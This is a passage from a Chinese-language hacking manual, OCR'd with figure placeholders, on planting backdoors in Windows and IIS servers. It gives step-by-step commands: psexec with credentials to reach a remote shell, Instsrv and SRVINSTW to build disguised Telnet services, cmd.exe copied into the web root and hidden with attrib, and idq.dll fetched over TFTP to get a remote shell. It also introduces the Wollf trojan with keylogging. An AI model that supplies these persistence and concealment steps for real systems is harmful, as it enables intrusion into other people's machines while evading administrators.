


图 19.16 选择“Telnet”服务属性




图 19.17 “Telnet 的属性”对话框

在如图 19.17 所示的“Telnet 的属性”对话框当中，选择“常规”选项卡，在该选项卡中的“可

执行文件的路径”文本框中可以看到 Telnet 服务路径是“C:\WINDOWS\system32\tlntsvr.exe”，因此文件 tlntsvr.exe 就是 Windows 系统中专门用来提供 Telnet 服务的。如果某服务指向该程序，那么该程序就会提供 Telnet 服务。这样，黑客攻击者就可以自定义一个新的服务，并将该服务指向 tlntsvr.exe，从而通过该服务提供的 Telnet 服务来登录。这样，即使远程计算机上的 Telnet 服务被禁用，黑客也可以通过自定义的服务登录到远程计算机上，这就是黑客攻击者通过 Telnet 后门实施攻击的基本原理。

通常情况下，利用 Instsrv 工具可以创建 Telnet 后门，其具体实现的操作步骤如下所示。

step 1 首先下载 Instsrv.exe，并且将其复制到远程计算机的“C:\WINDOWS\system32”目录下，即操作系统的系统文件夹下。

step 2 执行“开始”→“所有程序”→“附件”→“命令提示符”命令，打开“命令提示符”窗口。在该窗口中输入“psexec \\192.168.0.106 -u administrator -p "12345" cmd.exe”命令来获得远程计算机的“命令提示符”窗口。

step 3 在“命令提示符”窗口中输入“instsrv.exe MyService c:\Windows\System32\tlntsvr.exe”命令，然后按下 Enter 键创建一个名为 MyService 的服务，同时把该服务指向提供 Telnet 服务程序 C:\WINDOWS\system32\tlntsvr.exe，如图 19.18 所示。




图 19.18 添加服务

step 4 此时一个名为 MyService 的服务就建立了，重新打开“服务”窗口可以看到所创建的 MyService 服务，如图 19.19 所示。入侵者一般会把这个服务的启动类型设置成“自动”。右击 MyService 服务，然后选择“属性”命令，在弹出的“MyService 的属性”对话框中选择“常规”选项卡，在该选项卡中“可执行文件的路径”文本框中可以看到执行文件的路径是“c:\Windows\System32\tlntsvr.exe”，说明 MyService 服务是黑客留下的 Telnet 服务后门，如图 19.20 所示。

19.1.2.2 利用 SRVINSTW 创建系统服务后门

除了使用 Instsrv 工具创建 Telnet 后门之外，还可以使用 SRVINSTW 软件创建系统服务的后门。SRVINSTW 软件是一个图形化工具，通过该工具可添加 Windows 系统服务，从而实现为系统服务制作后门的操作。




图 19.19 创建的 MyService 服务




图 19.20 MyService 服务的属性对话框

利用 SRVINSTW 软件创建系统服务后门的操作步骤如下所示。

step 1 下载 SRVINSTW 软件之后，运行 SRVINSTW.exe 程序。在打开的对话框中选择“安装服务”单选项，如图 19.21 所示。

step 2 单击“下一步”按钮，进入到选择将要执行的计算机类型的对话框当中。在该对话框中可以根据控制方式的不同选择“本地机器”或“远程机器”。如果选择“远程机器”，则需要输入远程机器的计算机名称。在已经控制了用户计算机的情况下，可以选择“本地机器”单选项，如图 19.22 所示。

step 3 单击“下一步”按钮，进入到输入服务名称的对话框当中。在该对话框中的“服务名称”文本框中输入要添加的服务名称，这里输入的是“MyControls”服务，如图 19.23 所示。

step 4 继续单击“下一步”按钮，进入到输入程序路径的对话框当中。在该对话框中的文本框中输入程序的路径，这里输入的是与 Telnet 服务项对应的路径“C:\WINDOWS\system32\tlntsvr.exe”，如图 19.24 所示。




图 19.21 选择执行操作的类型




图 19.22 选择将要执行的计算机类型




图 19.23 输入创建服务的名称




图 19.24 输入程序的路径

step 5 单击“下一步”按钮，进入到选择安装的种类对话框当中，在该对话框中选择“软件服务（使用其自身进程）”单选项，如图 19.25 所示。

step 6 单击“下一步”按钮，进入到设置服务运行权限的对话框当中，在该对话框中选择“系统项目”单选项，如图 19.26 所示。

图 19.25 选择安装种类




图 19.26 设置服务运行权限

step 7 单击“下一步”按钮，进入到选择服务启动类型的对话框当中，在该对话框中可以根据实际需要选择相应的启动类型，这里选择的是“自动”单选项，如图 19.27 所示。

step 8 单击“下一步”按钮，进入到准备好安装服务的对话框当中，如图 19.28 所示。

step 9 单击“完成”按钮，即可完成“MyControls”服务的创建操作。创建完成之后将弹出成功安装的提示对话框，单击“确定”按钮，关闭对话框。

step 10 单击“开始”菜单，选择“运行”命令，在弹出的“运行”对话框中输入“services.msc”命令，打开“服务”窗口。在该窗口中的“服务”列表中可以发现创建的“MyControls”服务，如图 19.29 所示。从图中可以看出“MyControls”服务仅具有 MyControls 名字，而实际上却是一个 Telnet 服务。此服务位置没有任何改变，服务状态仍然是“已停止”，

而事实上是攻击者将一个安全服务 MyControls 替换成了 Telnet 服务，也就是通常所说的后门。




图 19.27 选择服务启动的类型




图 19.28 准备好安装服务的对话框




图 19.29 创建的“MyControls”服务

19.1.2.3 利用 SRVINSTW 删除服务

利用 SRVINSTW 除了可以创建服务后门之外，还可以删除系统的部分服务，其具体实现的操作步骤如下所示。

step 1 如果黑客攻击者已经通过图形界面控制了对方的计算机，可以将 SRVINSTW.exe 程序复制到被控制的计算机上，然后在该计算机上运行 SRVINSTW.exe 程序。在打开选择操作类型的对话框中，选择“移除服务”单选项，如图 19.30 所示。

step 2 单击“下一步”按钮，进入到选择计算机类型的对话框当中，在该对话框中选择“本地机器”单选项，如图 19.31 所示。

如果无法通过图形界面控制用户的计算机，但已和对方建立具有管理员权限的 IPC$连接，就在攻击者的机器上运行 SRVINSTW.exe 程序，在计算机类型选择对话框中选择“远程机器”单选项，同时在“计算机名”文本框中输入远程计算机的 IP 地址，单击“下一步”按钮，同样可以删除系统服务。




图 19.30 选择执行操作的类型




图 19.31 选择将要执行的计算机类型

step 3 单击“下一步”按钮，进入到选择删除服务名称的对话框当中，在该对话框中的“服务名”下拉列表框中选择要删除的服务名称，这里选择前面创建的 SRVINSTW 服务，如图 19.32 所示。

step 4 在选择了要删除的服务名称之后，单击“下一步”按钮，进入到完成服务选择的对话框当中，如图 19.33 所示。

图 19.32 选择要删除的服务名称




图 19.33 准备好移除服务的对话框

step 5 单击“完成”按钮，完成删除“SRVINSTW”服务的操作，同时将弹出删除成功的提示对话框。单击“确定”按钮，关闭对话框。此时打开“服务”窗口，会发现“服务”列表中的“MyControls”服务已经不存在。

19.1.3 漏洞后门

任何软件的开发都不可能达到完美的地步，总会存在这样或那样的“漏洞”。当这些“漏洞”被黑客攻击者利用时，就成为了“漏洞后门”。

系统存在的漏洞通常由软件的开发者开发出“补丁”程序来修补，用户通过下载并安装这些“补丁”完成漏洞的修补。用户如果不修补这些漏洞，黑客通过这些漏洞会很轻易地控制远程服务器的操作系统，并且故意制造漏洞来留下系统的后门。

下面讲解如何制造 Unicode 漏洞和.idq 漏洞，并且制造这两个漏洞的后门。

19.1.3.1 制造 Unicode 漏洞后门

Unicode 漏洞是微软 IIS 的一个漏洞，IIS 在 Unicode 字符解码的实现中存在一个安全漏洞，这个漏洞导致用户可以远程通过 IIS 执行任意命令。当在 IIS 中打开文件时，如果该文件名包含 Unicode 字符，就会对其进行解码。如果用户提供一些特殊编码，将会导致 IIS 错误地打开或执行 Web 目

录以外的文件。黑客就是利用这一点来绕过 IIS 的路径检查，去执行或打开任意文件的。

黑客可以通过入侵手段获得远程服务器的命令行提示符运行方式，从而实现在没有 Unicode 漏洞的服务器上制造一个 Unicode 漏洞，其具体实现的操作步骤如下所示。

step 1 首先获取远程计算机 IIS 的根目录，然后将 cmd.exe 复制到该计算机的 Web 目录中。

step 2 执行“开始”→“所有程序”→“附件”→“命令提示符”命令，打开“命令提示符”窗口。在“命令提示符”窗口中输入“dir mmc.gif/s”命令，然后按下 Enter 键，此时即可看到 IIS 服务器的根目录为“c:\Inetpub\wwwroot”，如图 19.34 所示。

图 19.34 查看 IIS 的根目录

step 3 在“命令提示符”窗口中输入“copy c:\windows\system32\cmd.exe c:\Inetpub\wwwroot\MyIIS.exe”命令，将服务器 windows\system32 目录复制到 wwwroot 目录当中，并且将其名称修改为 MyIIS.exe，此时创建了一个 Unicode 漏洞后门，如图 19.35 所示。




图 19.35 复制文件

step 4 在“命令提示符”窗口中输入“attrib +h +s c:\ Inetpub\wwwroot\MyIIS.exe”命令，将 MyIIS.exe 文件在文件夹中隐藏起来。这样就可以尽量不让管理员发现任何修改的痕迹，使创建的漏洞后门更加“安全”，如图 19.36 所示。

图 19.36 隐藏 MyIIS.exe 文件

19.1.3.2 制造.idq 漏洞后门

在 IIS 服务器中还有一种被称为.idq 的漏洞。通常情况下，.idq 漏洞和 Unicode 漏洞同时存在。通过.idq 漏洞可以得到远程服务器的管理权限，因此，黑客攻击者通常都需要借助于.idq 漏洞获取系统管理员的操作权限，从而达到攻击用户计算机的目的。

如果用户计算机不存在.idq 漏洞，黑客攻击者可以通过一些方法来制作此漏洞。制作.idq 漏洞的具体操作步骤如下所示。

step 1 首先在本地运行 TFTP 服务器，然后再把 idq.dll 文件复制到其根目录下。

step 2 在“命令提示符”窗口中输入“tftp+192.168.0.106+get+idq.dll+C:\Inetpub\Scripts\idq.dll”命令，按下 Enter 键之后将 idq.dll 文件复制到 IIS 服务器根目录的 Script 目录中。在已经获得管理员密码的情况下，可以通过建立 IPC 连接来复制文件。此时就已经完成了 idq.dll 后门的制作。

step 3 在“命令提示符”窗口中输入“attrib +h +s C:\Inetpub\Scripts\idq.dll”命令，然后按下 Enter 键将 idq.dll 文件加上系统的隐藏属性。

step 4 在“命令提示符”窗口中输入“ispc 192.168.0.165/Scripts/idq.dll”命令，按下 Enter 键之后与远程服务器建立连接。如果成功创建连接，将会在“命令提示符”窗口中得到远程服务器的命令提示符，即远程服务器的 Shell，在该 Shell 中输入命令将会在远程服务器上执行。

19.1.4 木马程序后门

木马程序后门是指由于操作系统中被安置了“木马程序”，从而造成“后门”的出现。木马是继计算机病毒后，又一严重威胁计算机用户安全的程序，木马程序的功能往往很强大，清除也较为费力，因此木马程序后门是所有后门中最难对付的一种。

下面讲解几种常见的木马后门程序。

19.1.4.1 Wollf 木马后门

Wollf 是一款非常经典的木马程序，它使用简单、功能强大、说明详细，而且还具有可升级、扩展 Telnet 服务的特性，可以将 Wollf 看做是一个小型的操作系统。Wollf 还具有文件传输、键盘记录、端口转发等功能。

Wollf 的语句格式如下所示：

```
Wollf [参数选项]
```

